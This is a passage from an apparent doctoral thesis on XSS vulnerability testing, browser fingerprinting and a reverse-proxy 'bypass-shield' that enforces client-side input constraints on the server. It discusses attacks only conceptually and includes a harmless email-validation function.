Here is a non exhaustive list of web application vulnerability scanners from the industrial world:nikto[51], W3AF[52], Skipfish[53], Arachni[54], Wapiti[55], Xsser[56], Accunetix Appscan[57], HP Webinspect[58]. Owasp Xelenium [72] is a prototype of a XSS testing scanner based on Selenium (see section2.3.2). It is a promising approach, because it can handle cases of *reflected XSS* combined with *DOM XSS* vulnerabilities. That corresponds to the reality when the user's data is outputted in a JSON format mangled by JavaScript and printed back in the web page DOM (see figure **??**). But this tool is still in a very early stage of development, and the project seems abandoned.

The only exception in this category is the *Xenotix* XSS testing tool [73] that embeds 3 different browser engines to deal with browser-specific *XSS vectors*: Trident from IE,

49. `http://w3af.org/`
50. `http://dali.kereval.com/`
51. `https://www.cirt.net/Nikto2`
52. `http://w3af.org/`
53. `http://wapiti.sourceforge.net/`
54. `http://www.arachni-scanner.com/`
55. `http://wapiti.sourceforge.net/`
56. `http://xsser.sourceforge.net/`
57. `http://www.acunetix.com/vulnerability-scanner/`
58. `https://download.hpsmartupdate.com/webinspect/`

Webkit from Chrome/Safari and Gecko from Firefox.

Bypass Testing Proxies

Web proxies that allow an attacker to analyze HTTP requests and responses, manipulate them, and automate tedious task like fuzzing a given parameter. It offers many encoding and decoding functions for various data formats (JSON, *URL encoding*, *HTML encoding*, *Base64*, etc...), syntax highlighting and other handy features. These tools often embed some rudimentary XSS scanners that use patterns matching of built-in *XSS vectors* to look after them after their injection in the web application. Belonging this family we can list: Burp Suite[59], Paros Proxy[60], Zap Proxy[61] (an open-source fork of paros), WebScarab[62] (the predecessor of Zap Proxy from the OWASP).

Taint-Analysis Based Tools

The *DOMinator* project use taint analysis to uncover *DOM XSS*[63]. It identifies sink and sources in the JavaScript code to spot potential injections point. When a sink is tainted by a user source, a potential *DOM XSS* vulnerability is discovered. Then the tool analyzes the *sink* context and the *source* context to determine the impact of the vulnerability. The only drawback of *DOMinator* is that its works only with *Gecko* and *SpiderMonkey* and will miss browser-specific *DOM XSS* cases.

RIPS is a PHP source code scanner based on taint analysis. It works with the same technique as *DOMinator* for *cross site scripting*, and is able to identify potential reflected XSS. Its code is under heavy rework and Dahse *et al.* recently published the evaluation results of the new version [74].

2.3.3.2 XSS Testing in the Academic Field

As far as we know, no previous work has studied how to automatically execute and compare a set of XSS test cases. However, several works proposed techniques and tools for automatically testing the security policies (access control policies) [75], [76], [77], [78].

Others offer frameworks and techniques to test the systems from their interfaces [79], [80]. Closer to the XSS testing technique we will discuss in this thesis is the approach of bypass testing proposed by Offutt *et al.* [75] [81]. We talk along the same lines in chapter5, but with a specific focus on XSS test selection and systematic benchmarking through testing (and we do not bypass *client-side* browser mechanisms since it's a part of the XSS target)

Similarly to Su's statements [12] Huang *et al.* [82] proposes to mutate and inject faulty inputs, including SQL injection and XSS against web applications. But this tool called

59. `http://www.portswigger.net/burp/`
60. `http://www.parosproxy.org/index.shtml`
61. `https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project`
62. `https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project`
63. `https://dominator.mindedsecurity.com/`

WAVES does not provide any diagnosis technique to distinguish the various security layers and validate the capacity of a *XSS vector* to pass in a web browser or not.

The only XSS test case evaluation methodology we found was done using mutation based testing [83]: a test data set was qualified by mutating the PHP code of five web applications. XSS attacks were used to kill the mutants. In their study, they do not consider the impact of the browser on the efficiency of a *XSS vector*, thus introducing a bias in their experiments. They also used similar sources for the *XSS vectors*, and used them without adapting them to the specific injection point. Doing this, one introduces a bias in the efficiency of the attacks.

Learning attack patterns to inject from real XSS attacks was experimented by Wang *et al.* [84]. They used a hidden Markov model to build a grammar in order to generate a XSS attack from it in a later step. The first issue in their work comes from the poor dataset they extracted from XSSED. Most XSS vulnerabilities reported in this website are very simple attacks, employing mostly basic XSS vectors. The second issue is the lack of an automated XSS execution oracle. The strength of Wang's *et al.* approach is the adaptation of the input to fit an output goal in the same way an attacker does.

Attacks should be tailored to the injection point to be effective like in Duchene's *et al.* approach [85]; otherwise, depending on the injection point, a successful XSS attack can become inefficient. To properly adapt the attack to the output, Duchene *et al.* used a grammar to generate the inputs and a genetic algorithm to drive the attack generation towards the result. Another original approach of Duchene's *et al.* work is the use of taint inference to avoid the need for website-source access to identify sink and sources in the web application. The only flaw in this approach is the use of a single instrumented browser.

Some other research tools rely on *HtmlUnit* as a XSS oracle or for script detection in HTML [64] [65] [66], but HTML Unit wasn't designed as a XSS testing oracle, and no study was done on its ability to identify some of the most twisted JavaScript execution cases publicly available.

The question of a proper security oracle in XSS vulnerability testing is still an ongoing research. The latest work from Avancini *et al.* aims to provide a safe model learnt from the web application [86]. When a XSS occurs, a change in the HTML structure diverges from the safe model. This is only true for *stored* and *reflected* XSS. Moreover, *XSS vectors* used in the assessment of the security oracle were limited to those used in the wapiti web scanner, which is far less than the full corpus of existing *XSS vectors* available.

In order to handle all forms of XSS in a web application, a browser engine is required to manage *DOM XSS* and *mutation based XSS* (mXSS). A browser engine is also required to avoid false positives in XSS vulnerability detection as a testing oracle. Finally the crawling of a web application requires a browser engine to handle AJAX application crawling.

2.3.4 Discussion on XSS Attack Surface Evaluation

XSS vulnerability testing often relies on general-purpose *XSS vectors* or doesn't use the suited browser for a given vector. XSS Testing is focused on the discovery of XSS vulnerabilities and doesn't propose *XSS vector* qualification, relying on existing public *XSS vector* lists. Moreover no proper qualification test suites are available to assess the effectiveness of a XSS testing oracle. Thus it implies that during XSS testing, many tools miss vulnerabilities either by not bypassing efficiently the security filters due to the lack of exhaustiveness in the *XSS vectors* used or by the inefficiency of the XSS testing oracle to detect effective execution of JavaScript of a peculiar XSS vector.

To sum it up, XSS vulnerability testing is related with the following research issues:

— test selection. XSS testing requires an exhaustive and qualified dataset of XSS vectors, this work is currently manual, thus we need a tool to automate *XSS vector* qualification.

— test generation. Finding new vectors to improve XSS vulnerability testing requires a way to test a *XSS vector* against several browsers.

— test oracle. Several incomplete test oracles are used in XSS vulnerability testing. From pattern matching to HTML parsing tools, nothing yet come close to the completeness of a browser engine as an oracle. But the diversity of browser versions and vendors might hinder the efficiency of a single browser's engine as a XSS testing oracle. Measuring the impact of browser diversity on the efficiency of a *XSS vector* test set is highly desirable.

Thus we need a tool to automatically qualify *XSS vectors* by testing them against a great number of browsers. This testing tool could also fulfill the role of a XSS execution oracle-testing tool by replacing the browsers by the oracle and analyzing the differences between the browsers' results and the oracle's results.

2.4 Browser Fingerprinting: a Security & Privacy Issue

Our work to improve privacy continues today.

Mark Zuckerberg CEO of Facebook

We saw that browser differences bring several security challenges. In the privacy field, browser fingerprinting consists in spotting these differences to distinguish between users or browser versions.

By studying the existing research on browser fingerprinting, we can have an idea of how many differences exist between browser vendor's implementations, or between an oracle and a given browser, and try to determine if those can be of any use to an attacker to avoid existing detection techniques.

This section is structured as follows:

— The first part deals with user identification via browser information: how a user can be tracked through it, and what part of this tracking is related to the identification of the browser version.

— Second part brings a focus on specific techniques for the identification of the browser version, split between *active* and *passive* fingerprinting. Active finger-

printing is typically used in *drive-by download* attacks, whereas passive fingerprinting can be very useful for intrusion detection (ex: spotting an unauthorized browser on the company network).
— The Third part brings a new point of view on browser fingerprinting as a security tool.
— The last part introduces a research question that will be answered in chapter 6.

2.4.1 User Identification Through Browser Instance Information

A major concern for marketing companies is to identifying a user on the Internet through various information; they can spot user's preferences on various topics to select advertisements accordingly. User fingerprinting serves here as a form of permanent unremovable cookie identifying the user, so he can be linked to his web surfing habits and tracked across the web.

In this paper, Eckersley *et al.* collects bits of information from various browser properties (user agent string, screen resolution, installed fonts and plug-ins) to fingerprint the user browser [87]. These pieces of information are collected through Java, Flash, and JavaScript. Analyzing all these properties is often enough to uniquely identifying the user. Compared to our work, the differences are important. The first one is that they uniquely identify a browser instance and that does not necessarily imply knowing the browser type and version, useful information for attacks or counter-measures. Another difference is that *Panopticlick* uses Java, Flash, and JavaScript, which is a strong assumption on the client browser capabilities.

Cookieless monster: Exploring the ecosystem of web-based device fingerprinting

Nikiforakis *et al.* studyed three commercial web-based fingerprinting techniques and compared them with Ekersly's *et al.* implementation [88]. They also proposed and evaluated a new fingerprinting technique based on *screen* JavaScript object properties and *navigator* JavaScript object properties. By exploring the properties' order and by observing browser behavior upon addition and deletion from the JavaScript execution context, they highlighted several discrepancies between browsers implementations. This technique focus only on the JavaScript API exposed by the browser.

Passive OS Fingerprinting (pOf)

p0f is a passive OS fingerprinting tool mainly developed by Michael Zalewski. The fingerprinting is based on observed variations in captured TCP packets properties. These variations are classified using several methods: *k-nearest neighbor* (KNN), *binary tree*, *multi-layer perceptrons* (MLP) and *support vector machine* (SVM). The confidence in a technique depends on the number of fields analyzed. p0f was the subject of an evaluation by Lippmann *et al.* [89] in 2003 showing how OS fingerprinting could be a major advantage in Intrusion Detection Systems: the use of the OS attack surface analysis combined to fingerprinting permits to dismiss an alert when a vulnerability cannot be exploited on the passively identified OS.

Many evolutions were recently added in p0f version 3 such as browser fingerprinting based on HTTP header properties: discriminating elements used for this part are optional *headers*, *headers* count, their order, and PCRE applied on *user-agent* field.

Fingerprinting Information in JavaScript Implementation

Mowery *et al.* uses measures from 39 performance tests to generate a signature in the form of a 39 dimension vector representing test timing results [90]. They have a browser family detection rate of 98.2% in the conditions of the experiment. But when dealing with subversions of given browsers, the precision drops to 79.8% for major version identification. The most interesting contribution is the underlying architecture fingerprinting capability.

Fingerprinting JavaScript Implementation using conformance testing

In their paper, Mulazzani *et al.*?? use ECMAScript conformance testing to highlight discrepancies between JavaScript implementations. Since each browser family relies on its own JavaScript engine, it can be used to identify browser's family accurately. The experimental study provides no details about the empirical test like major version tested for each family or if a minor version could be identified.

Passive Fingerprinting of User Agent from Network Flow Logs

Yen *et al.* use machine learning to passively fingerprint browsers based on their network behavior [91]. The number of TCP connections launched, number of requests and frequency, all these parameters are dependent on the browser implementation and provide a fingerprint that can be automatically built out of Bayesian belief networks. The main advantage of this technique is that it only needs coarse traffic summaries to identify the browser family. They use two techniques to classify the browser: per-browser or generic classifiers with a maximum difference in precision of 15%.

Fingerprinting Using Browser Scripting Environment:

Fioravanti proposes the use of various JavaScript features and specific API elements to determine the browser's family [92]. But these elements collected from JavaScript can be altered by the usage of a specific plugin (like *user-agent switcher* in Firefox) or by overwriting the tests results with the correct values.

2.4.2 Browser Fingerprinting as a Tool

Browser fingerprinting can also have legitimate uses for security purposes, the same way fingerprints are used for physical access control.

Fraud Detection

It consists in identifying the browsers regularly used by a website customer and triggering an alert when this browser change. If a customer's account is hijacked, the browser's information identifying the user will likely change like the IP address location, the User-Agent, resolution settings, operating system version etc. Several companies behind the commercial fingerprinting tools studied by Nikiforakis *et al.* [88] sell this tool under the *fraud detection* label. Thus one can imagine an user authentication using user-related parameters as an extra key to access critical functions of the system similarly to the fingerprint scanner used for physical access control.

Detection of XSS Proxification

XSS proxification consists of using a XSS vulnerability on a website to force the victim's browser to request web pages on behalf of an attacker and to send the result back to it. In other words, it turns the victim's browser in a traditional HTTP Proxy. The beef project tunneling proxy features implement such an attack [64].Detection of XSS proxification with all kinds of techniques based on TCP network shape, HTTP headers (incl. *user-agent*) and IP addresses is vain, since the infected browser itself does the request. However, browser fingerprinting can be used to detect *XSS proxification* since the browser engine of the attacker is likely to be different from the proxy engine.

Recapitulation

Fingerprinting can have many security benefits too, depending on how these techniques are used, it can be privacy issue, a security threat or a solution.

A fair trade between security & privacy concerns is required in every system. Having people accountable for their acts in the numeric world require a reliable identification. This identification can come at the cost of privacy. But it only become a privacy concern when its done on behalf of the user.

Many elements can be used to distinguish between browsers, but hopefully none of these fingerprinting technique have been used in the wild in EK yet. They are often considered under the privacy viewpoint, but as we have seen earlier, any fingerprinting mechanism allowing to identify a browser's version is a risk for security. The fingerprinting technique we expose in chapter 6 will only be explored under the security viewpoint, but it also have a privacy impact too.

None of the aforementioned techniques have been used to asses the quality of *honey-clients*. This is out of the scope of this thesis, but it might be a good alternative source of test cases.

64. `https://github.com/beefproject/beef/wiki/Tunneling-Proxy`

2.5 Browser Diversity Challenges Recapitulation

An injection attack results in the *Abstract Syntaxic Tree* (AST) transformation of the targeted language by user inputs. Evasion techniques results in an attack transformation to fit the target parser's specificities and is not understood by other parsers. Like the developer trying to parse HTML with regular expressions[65], putting the wrong type of grammar to parse a given content is the first mistake made in current NIDS and WAF against *XSS attacks*. The second mistake is having a different grammar than the one used within the component you aim to emulate. This results in a different view for the same data, leading to an erroneous analysis. Thus assuming all HTML parsers are similar since HTML is standardized is a huge bias. Thus to assess the real detection capabilities, we need a benchmarking tool to compare browser emulation with real ones and evaluate similarities between the test results. If the variations between browser versions or browser families is wide enough, this differences might be also used as a fingerprinting mechanism.

Su *et al.* [12] had the right model for *SQL injection* issues, to make this model works with XSS, we have to find a way to cover all the cases encountered with existing vectors. Maybe we could reuse existing instrumented browsers. The *SWAP* approach is inspiring, using a real browser to identify executed scripts is way much better than using a generic HTML parser. But JavaScript has to be executed to deal with *DOM XSS*. The *SWAP* issue about possible crash on browser engine isn't an issue anymore if we render this turn it into a non-perturbing detection system.

The position in the information system is key too in detecting *client-side* attacks. We can't stay focused only on the web application itself because they all use third party element in their *client-side* code. Either for authentication in *Single Sign On* (SSO) chains, or for marketing purposes or social interaction. An attacker tricking the user into clicking a link can fragment attack information[66], which will be incomplete on the web server level. In a corporate environment, the Internet access proxy also has an incomplete view of the attacks since it can't see intranet traffic, thus missing internal threats.

A network-wide detection is a good position to see the whole picture of a *client-side* attack in a corporate network, all exchanges between the *user-agent* and all servers he accessed is here. but it is supposed to solve TLS decryption using lawful interception, and to have a *honeyclient* able to impersonate all *user-agents* in use in the monitored network. Such impersonation must be properly tested to spot any discrepancies in behavior between the *honeyclient* and the *user-agents* in use. Advances in *drive-by download* detection brought by Heiderich *et al.* in *IceShield* [40] can then be used without the hassle of deploying a *user-agent* patch.

Mapping differences between browsers behaviors at the JavaScript level is largely covered in fingerprinting studies. A good *honeyclient* will have to handle all the fingerprinting challenges sent by attackers. JavaScript analysis is largely covered but if the *honeyclient* misses a script declaration carried by a *XSS vector*, it won't be able to emulate it. Thus

65. ref StackOverflow every time you use a regexp to parse HTML, a kitten die `stackoverflow.com/a/1732454/1990684`

66. see fragment identifier `http://en.wikipedia.org/wiki/Fragment_identifier`

honeyclient should be tested against fingerprinting techniques , HTML quirks and DOM based evasions. Another argument in favor of a browser crash test containing all possible quirks related to JavaScript execution: *XSS vectors*.

Thus we believe *XSS vector* testing is a key technique for the following reasons:

— test case selection for XSS vulnerability testing,

— test oracle validation for XSS vulnerability testing,

— *honeyclient* validation against HTML and DOM quirks used in *XSS vectors* and exploit kits,

— browser attack surface monitoring and reduction,

— it might lead to a new fingerprinting techniques.

The remainder of this thesis is organized as follows: In section 3 we will describe the issues we encountered in *client-side* attack detection. These issues lead to our *XSS vector* testing tool the *XSS Test Driver* we describe in chapter 4. Based on this tool we analyzed the browsers' attack surface and regression issues on this attack surface. Using the observed variations between attack surfaces we propose a new browser fingerprinting technique based on *XSS vectors* :*XSS-FP* in chapter6 . We will depict in chapter 7 how *client-side honeypots* should be tested, and will propose a new generic architecture for the detection of *client-side* attacks at the network layer.

Chapter 3

Tailored Shielding and Bypass Testing of Web Applications

Validating input data on the client is like asking your opponent to hold your shield in a sword fight

Jeff Offut

User input validation is the generic countermeasure used to secure web applications. In the web context, user input validation can be performed from the *client-side* (HTML pages) to the server-side (PHP or JSP etc.). When this validation is performed on the client side, a threat exists because hackers can bypass these checks and directly send malicious data to the server. In this chapter, we present a black-box approach for shielding web applications against bypass attacks, called the bypass-shield. We automatically analyze HTML pages in order to extract all the constraints on user inputs in addition to the JavaScript validation code. Then, we leverage these constraints for an automated synthesis of a protection running in our bypass-shield, a reverse-proxy that protects the server side. The originality and main contribution of this chapter is to offer a solution specifically tailored to the web application, through a preliminary learning/analysis step. An experimental study on several open-source web applications evaluates the effectiveness of the protection tool and the different flaws detected by the testing too and the impact of the Shield on performance.

3.1 Introduction

An important property shared by most web applications is to divide the application code in two parts. The main part executes on the *server*, while the *client* part includes a browser in charge of the interpretation of the HTML and JavaScript code (other components exist like *Flash*, *Java applets*, *ActiveX* etc.). In this architecture, the input validation of the web application is performed both by the client and server sides. In practice, many validation treatments are under the responsibility of the client. Decentralizing the execution of input validation enables the alleviation of the load of inputs to be checked by the *server-side*. Incorrect user inputs are detected by the client-side code (HTML and JavaScript code) and not sent to the server. This architecture implicitly assumes that the client is expected to check the validity of its inputs before calling the server, while the server is responsible for its outputs. This is a perfect example of design-by contract [93] that relies on the assumption that both parts are trustable. However, the assumption that the client is trustable is dangerous, as recalled by J. Offutt: [56] “Validating input data on the client is like asking your opponent to hold your shield in a sword fight”. It is not possible to trust the execution of the validation on the *client side*. For this reason, it is highly recommended to duplicate the validation process and perform it on the server side. In addition, input validation is a serious security issue. The SANS TOP 25 [1] reports that one of the main vectors of attacks is input validation. Relying on the client will weaken the input validation. In fact, a malicious user is able to modify the JavaScript code using some plugins (see state of the art section 2.3.1). These tools enable the potential attacker to bypass the *client-side* by modifying the HTML and JavaScript code and thus disabling the *client-side* input validation. Therefore, hackers can bypass the *client-side* input validation and send malicious requests to the server-side directly. Furthermore, the server cannot detect that *client-side* input validations have been disabled or hacked. An analysis of bypass-based attacks has been initially proposed by Offutt et al. [56] [81], demonstrating that the n-tiers architectures may lead to security vulnerabilities, or at least to robustness problems for the server side. As a basic countermeasure, it is recommended to carefully filter and check user inputs. In this chapter, we propose an automated “black-box” process, which either allows:

- To audit the *server-side* in order to locate the weaknesses/vulnerabilities (in that case the *server side* application code needs to be manually, adapted) through systematic bypass testing [56];
- or to shield it by building a reverse proxy security component, called *bypass-shield* that captures the *client-side* validation constraints, extends them, and enforces them.

This shield implements the contracts between client and server as an independent component, making a *design-by-contract* applicable in the context of web application security and robustness. The common mechanism we use for both analyses is a semi-automated extraction of *client-side* validation constraints (HTML and JavaScript). On one hand, shielding the application involves building an “*in-the-middle*” component, which is the trustable intermediate that guarantees that contracts are fulfilled by the client (because located on the *server-side*). On the other hand, bypass testing involves systematically violating these constraints. Then, requests are built to include some erroneous or malicious data. Finally they are sent to the server and may lead to finding robustness and security problems.

1. `http://www.sans.org/top25-software-errors/`

The remainder of this chapter is organized as follows. Section 3.2 presents additional background concepts and presents the limitations and the main differences between our approach and existing approaches. Section 3.3 explains the overall approach and describes the process. While, Section 3.5, 3.6 and 6 detail each of the three processes included in the approach, respectively, the *client-side* analysis for collecting the constraints, the *bypass-shield* and the automated bypass-testing. Then, Section 3.7 presents the empirical results. Section 3.8 describe our first attempt to detect *client-side* attack with the shield. Finally, Section 3.9 concludes.

3.2 Context

This section introduces the main concepts used in this paper. It presents the input validation architecture used in web applications and the *client-side* validation techniques. Afterwards, it details the related work discussing the existing approaches along with their advantages and limitations in both academia and security industry.

3.2.1 Definitions

Pre- and Post-condition

The constraint a parameter must satisfy. The client is expected to check the validity of the input before calling the server, while the server is responsible for its outputs. Input Validation: The process of validating user inputs. It can be performed in the *client-side* and in the server-side.

Client-side Pre-conditions

They are preconditions that are checked by the browser. They are expressed by HTML code (like `maxlength`) or Java- Script functions. These constraints are part of the *client-side* input-validation process. They enforce limitations and tailor conditions on the user inputs.

Black box

We define a *black box* technique as any technique that does not require the access to internal information (for instance the application code). Extracting the information (URLs, forms, cookies) that clients can get from the server is thus a black-box technique. This is typically the information a hacker exploits to perform attacks.

3.2.2 Client-Side Validation Techniques

The traditional client-server architecture defines a distributed model which involves two different places where the application code executes. Erroneous data is detected at an early stage, on the client-side and is not sent to the server. Therefore, the code executes on the client machine and the server does not intervene. client-side input validation is implemented through two different kinds of code:

- Hardcoded HTML code;
- JavaScript code.

Hardcoded HTML code allows the definition of a set of predefined constraints. These constraints are implemented by expressing the corresponding tag property. For instance, the max length constraint has to be expressed within the input tag (like `maxlength=20`). Other constraints are expressed by choosing one particular tag. By construction, it constrains the kind of user inputs. Check boxes can only be checked or unchecked. In the radio button group, only one can be checked.

JavaScript code makes it possible to express more advanced and specific constraints. By using JavaScript code which includes conditions, loops and regular expressions (among other code facilities) it is possible to express any constraints on the user inputs. This JavaScript code can be executed before submitting the form to the server-side. Erroneous inputs are rejected by the JavaScript code and not sent to the server. Then a message is displayed to the end user to indicate the erroneous inputs that should be corrected.

To give the intuition of a typical JavaScript constraint, we present the following JavaScript code in listing 3.1 that allows email checking.

Listing 3.1 – JavaScript email constraint

```
function checkEmail(myForm) {
if (/^\w+([\.-]?\w+)*@\w+([\.-
]?\w+)*(\.\w{2,3})+$/.test(myForm.emailAddr
.value)) {return true;}
alert("Invalid␣Email"); return false; }
```

3.2.3 Scope of the Contribution and Related Work

This paper describes a proxy-firewall for web applications, called *bypass-shield*. It checks and blocks invalid user inputs on the server-side. The rules to be checked are automatically inferred from a learning phase (involving parsing the web pages) during which HTML and JavaScript codes are retrieved. The rules can then be manually tuned to offer a tighter control. The learning phase also produces a complete test suite with invalid inputs. These tests can be used to evaluate either the efficiency of the proxy-firewall or the behavior of a web application when invalid inputs are sent. It is important to note that we do not aim at protecting Ajax-based web apps. There are other techniques that target specifically Ajax based web apps (for instance [94]). The idea of a proxy-firewall for web applications is well known and a variety of commercial and free tools already exist. The originality and main contribution of this paper is to offer a solution that is specialized for each application through a preliminary learning phase. Existing web security techniques help:

- Auditing/testing vulnerabilities from a black-box perspective (as seen in the state of the art section 2.3.3.1).

— Auditing vulnerabilities from a white-box perspective using static analysis of the application code.
— Protecting/shielding the client side for the server (see section 2.2.6).
— Protecting/shielding the server side (see section 2.2.4) using signature-based techniques.

In this chapter, none of these approaches is used to shield the application and test it. The techniques in point 2 and 3 are outside the scope of this chapter. White-box auditing aims at cleaning the internal code from potential vulnerabilities before deploying or installing the software. The application code is statically analyzed to detect malware or security breaches. Shielding the *client-side* is a different task. Several protecting tools can be used to protect clients from security threats. (see section 2.2.3).

Black-box auditing/testing tools, like the open-source tool W3af (see section 2.3.3.1) are mostly generic tools based on known library of attack patterns that are sent to the server. Most of these tools are specific to one attack pattern and are optimized for one specific web technology. These automated tools cannot replace security experts who can execute more sophisticated attacks based on their knowledge of the web applications. In this chapter, we do not focus on generating test cases based on already known patterns but on extracting and violating the specific pre-conditions of the web application inputs. Our approach is thus different from these generic tools and tries to assist the task of the security expert who tailors his analysis for a specific web application.

The solutions for shielding the server side (point 4) are mainly signature-based in the sense they monitor the inputs that are sent to the server and check if they conform to a specific attack signature. The suspected input is sanitized or the request is simply rejected. There are two main drawbacks for these tools. First, they can easily be bypassed using new patterns, for instance by encoding the input to be undetected.

The second main limitation of these tools is that they are not specific to the application. This makes it difficult for these tools to detect attacks that violate the pre-conditions specific to the application, which may lead to the crash of the database (even a `maxlength` constraint violation is undetected).

This paper focuses on the second limitation, proposing a test case generation targeting the specific preconditions of a given web application. A list of all these testing and protection tools is maintained by the OWASP community [2].

There are two approaches which are close to our approach [95] [96] and which focus more generally on testing the input validation mechanisms [95] and on bypassing client side validation to discover parameter tampering attacks [96] using a similar approach. However, our technique provides the same testing capabilities and extends them to enable an automated shielding of the web apps against bypass attacks.

Bypassing *client-side* validation is a well-known security issue and penetration testing has been using client side validation bypass to validate web applications. Offutt et al. formalized the concept of bypass testing [56] and defined its main characteristics. The CyberChair web application (a popular submission and reviewing system used for conferences) served as a feasibility case study to provide initial insights on the efficiency

2. `https://www.owasp.org/index.php/Phoenix/Tools`

of *bypass-testing* strategy. They tested it by using bypass testing strategy and they succeeded in uncovering serious bugs. For instance, they were able to submit papers without authentication by exploiting bypass testing.

They also proposed an automated tool for bypass testing. They used it to test a simple case study STIS (Small Textual Information System, a web application they built). In their approach, they proposed three different strategies for generating test data. All these strategies targeted testing the robustness of the web application by sending invalid inputs, sets of inputs or by violating the control flow (by breaking expected execution scenarios).

This work extends and puts more automation in the process of bypass testing to include semi-automated crawling and testing of the security of the web application, distinguishing between security and robustness bypass testing. Testing security involves different test data and a different oracle function than robustness testing. More importantly, the novelty of the proposed approach lies in the Shielding part. The *bypass-shield* is constructed using the same artifacts that are used to generate the inputs violating the constraints. By construction, it allows the protection of the web application against the very invalid inputs used to test the servers.

Offutt et al. applied their approach to an industrial case study [81], a web application developed by Avaya Research Labs. They were able to discover 63 failures using 184 test cases. However their approach was not automated and the discovered failures were minor mainly because the bypass-tests did not include attack patterns.

3.3 Overview of the Approach

From the same initial treatment, the parsing of the web page, the process we propose allows the derivation of a reverse-proxy (*bypass-shield*) and the creation of robustness and security test cases to validate the shield. Figure 3.1 shows an overview of this process. Two tools have been developed, the Bypass Shield and the Bypass- AutoTest, into the framework of the French ANR DALI project (focusing on application-level intrusion detection).


The pre-conditions are Boolean expressions that evaluate to true if the value is correct and false when it is not (the input value is violating the precondition). The overall process involves three main steps.

The first step involves parsing systematically all pages in order to collect forms along with their respective inputs and pre-conditions. Then these *client-side* constraints are stored in a file. The result of this step is used in the next two steps. The difficult points and originality of this first step are:

— To exhaustively analyze a website in depth. This means taking into account the login process to access all website pages. In addition to an automated crawler, manual navigation is needed to completely parse the website;
— To deal with JavaScript code used for validating user inputs.

The second step aims at shielding the web application using the initial set of constraints collected at step 1. It results in a reverse-proxy, called bypass-shield, which intercepts and checks the inputs from the client as well as server responses. The collected

Figure 3.1 – Pre-condition based Testing and shielding of web applications



preconditions are completed with automated and manual pre-conditions. The automated pre-conditions are based on a dictionary listing a set of constraints to be applied to specific inputs (for instance emails have a specific format). The shield contract manager uses the name of the input to find any available predefined constraint. This task leaves out untreated inputs. The manual addition of constraints completes the automated process by providing a user-friendly tool to add new pre-conditions. The obtained pre-conditions are included in the *bypass-shield* which will intercept user requests and check the validity of user submitted inputs (the tool is available upon request).

The third step involves a test generation process, based on the information collected during step 1. The preconditions are used to generate test data for bypass testing. The idea of bypass testing is to generate data which systematically violate the *client-side* constraints. As a result, we obtain a test tool, *Bypass-AutoTest*, which allows an auditing to evaluate how the server reacts when receiving each kind of invalid data. *Bypass-AutoTest* has been implemented first to check that the Shield works as expected and prevents attacks issued by the *client-side*.

Step2 (Shielding) and step 3 (Auditing through testing) can be used independently or together. In the first case, the shield allows the protection of the server without modifying the server's code. The advantage is that the security controls are centralized in an independent component, which is responsible for the contracts between client and server. In the other case, the audit allows identifying the server robustness weaknesses and security flaws.

We distinguish between these two kinds of issues. From a pure testing point of view, the oracle, the general interpretation of the results and the impact differ. This means that the intent and the oracle are not the same.

The robustness oracle analyzes the server responses to find error messages (like Java stack trace) or unexpected behavior (returning the same page without showing warnings), while the security oracle seeks to find any information or behavior that will harm the security of the application. For instance, the security oracle checks that the server responses does not reveal any critical information that can be used by hackers, or that the server does not behaves in an insecure way.

3.4 Client-side Analysis for Pre-conditions Identification

This work focuses on bypass-attacks exploiting forms, and does not handle attacks exploiting other attack vectors (like the cookies or HTTP headers). The goal of the HTML analysis is to collect all the user inputs from *client-side* web pages. User inputs are mainly forms being filled by the end users. This task is fulfilled using three complementary techniques:

- Automated crawling of the application pages;
- Manual navigation on the website to explore all possible scenarios;
- Automated navigation using functional test built using testing framework (see section 2.3.2).

In fact, the automated crawling of the web is usually incomplete, and does not reach all the application html pages. Modern web applications use partial page refreshment, asynchronous requests and have often just one URL throughout. Visiting all the links will not reach all the HTML pages. In addition, the behavior depends on the client. For these reasons, we complete the automated crawling thanks to two strategies, manual surfing and the execution of functional tests.

In this section, we will show how the automated crawler works and how the bypass shield is used to collect the HTML and finally how we deal with the JavaScript constraints.

3.4.1 The Automated Crawler

